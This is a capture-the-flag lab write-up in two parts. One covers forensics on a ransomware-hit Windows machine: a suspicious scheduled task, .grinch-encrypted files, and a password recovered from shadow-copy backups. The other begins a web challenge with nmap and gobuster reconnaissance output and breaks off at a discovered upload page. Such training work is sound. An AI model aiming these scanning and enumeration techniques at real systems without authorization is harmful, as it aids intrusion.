
Tools Used: rdp, windows 10

Question 1

Connected to the machine using remmina with the correct credentials given




Wallpaper says “THIS IS FINE”




Question 2

Decrypting the bitcoin address from the ransom note, we get “nomorebestfestivalcompany”




Question 3

In /Documents/vStockings , there are multiple folders with encrypted files, all with the .grinch extension




Question 4

When looking at task scheduler library, we can find an odd looking task with the name “opidsfsdf” with an odd looking description




Question 5

Upon further inspection, the program is ran from C:/Users/Administrator/Desktop/opidsfsdf.exe




Question 6


Going back to task scheduler, retrieve the shadowcopyvolume id




Question 7

Investigate disk management, found backup disk without path assigned, right click and change drive path



Disk Management
File Action View Help
Volume Layout Type File System Status Capacity Free Spa... % Free
(C:) Simple Basic NTFS Healthy (B... 14.46 GB 3.25 GB 22 %
Backup Simple Basic NTFS Healthy (P... 1021 MB 941 MB 92 %
System Reserved Simple Basic NTFS Healthy (S... 549 MB 117 MB 21 %
Disk 0
Basic
15.00 GB
Online
System Reserved
549 MB NTFS
Healthy (System, Active, Primary Partition)
(C:)
14.46 GB NTFS
Healthy (Boot, Page File, Crash Dump, Primary Partition)
Disk 1
Basic
1023 MB
Online
1023 MB
Unallocated
Disk 2
Basic
1023 MB
Online
Backup
1021 MB NTFS
Healthy (Primary Partition)
Unallocated
Primary partition




After assigning letter, go to windows explorer and make sure hidden items is checked on




Found hidden folder called confidential




Right clicking on it shows us the previous version of it



After restoring it, we found the original password





Methodology/ walkthrough:

First, we connect to the machine using remmina with the correct credentials given. After logging in, the wallpaper says “THIS IS FINE”. Decrypting the bitcoin address from the ransom note on the desktop, we get “nomorebestfestivalcompany”. We searched around

windows explorer, in /Documents/vStockings , there are multiple folders with encrypted files, all with the .grinch extension. When looking at task scheduler library, we can find an odd looking task with the name “opidsfsdf” with an odd looking description. At further inspection, the program is ran from C:/Users/Administrator/Desktop/opidsfsdf.exe. Going back to task scheduler, we retrieved the shadowcopyvolume id, we decided to Investigate disk management, and found a backup disk without path assigned, we right click and change drive path. After assigning letter, we went to windows explorer and checked it out, we make sure hidden items is checked on to find for hidden folders or files. Then we found hidden folder called confidential. Right clicking on it shows us the previous version of the original file not encrypted. After restoring it, we found the original password in master-password.txt

Day 24: Final Challenge - The Trial Before Christmas

Tools Used: nmap, gobuster, lxc, burpsuite, mysql

Question 1

Scan the machine with nmap -A. Retrieve the ports, 80 and 65000, while all other ports are closed

```
┌──(1211102272㉿kali)-[~]
└─$ nmap -A 10.10.1.218
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 16:53 +08
Nmap scan report for 10.10.1.218
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
65000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Light Cycle

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.17 seconds
```

Question 2

The title is “Light Cycle” as retrieved from the scan

```
_http-title: Light Cycle
```

Question 3

Use gobuster with common.txt prepared inside /usr/share/wordlists/wfuzz/general against the machine with port 65000 as seen from the scan above, along with the extension of php to find the hidden page, test every php file to see which one is correct. The hidden php page was /uploads.php

```
┌──(1211102272㉿kali)-[~]
└─$ gobuster dir --url http://10.10.1.218:65000 -w /usr/share/wordlists/wfuzz/general/common.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.1.218:65000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/wfuzz/general/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/07/21 17:04:54 Starting gobuster in directory enumeration mode
===============================================================
```

```
/api                  (Status: 301) [Size: 317] [--> http://10.10.1.218:65000/api/]
/assets               (Status: 301) [Size: 320] [--> http://10.10.1.218:65000/assets/]
/index.php            (Status: 200) [Size: 800]
/uploads.php          (Status: 200) [Size: 1328]
```

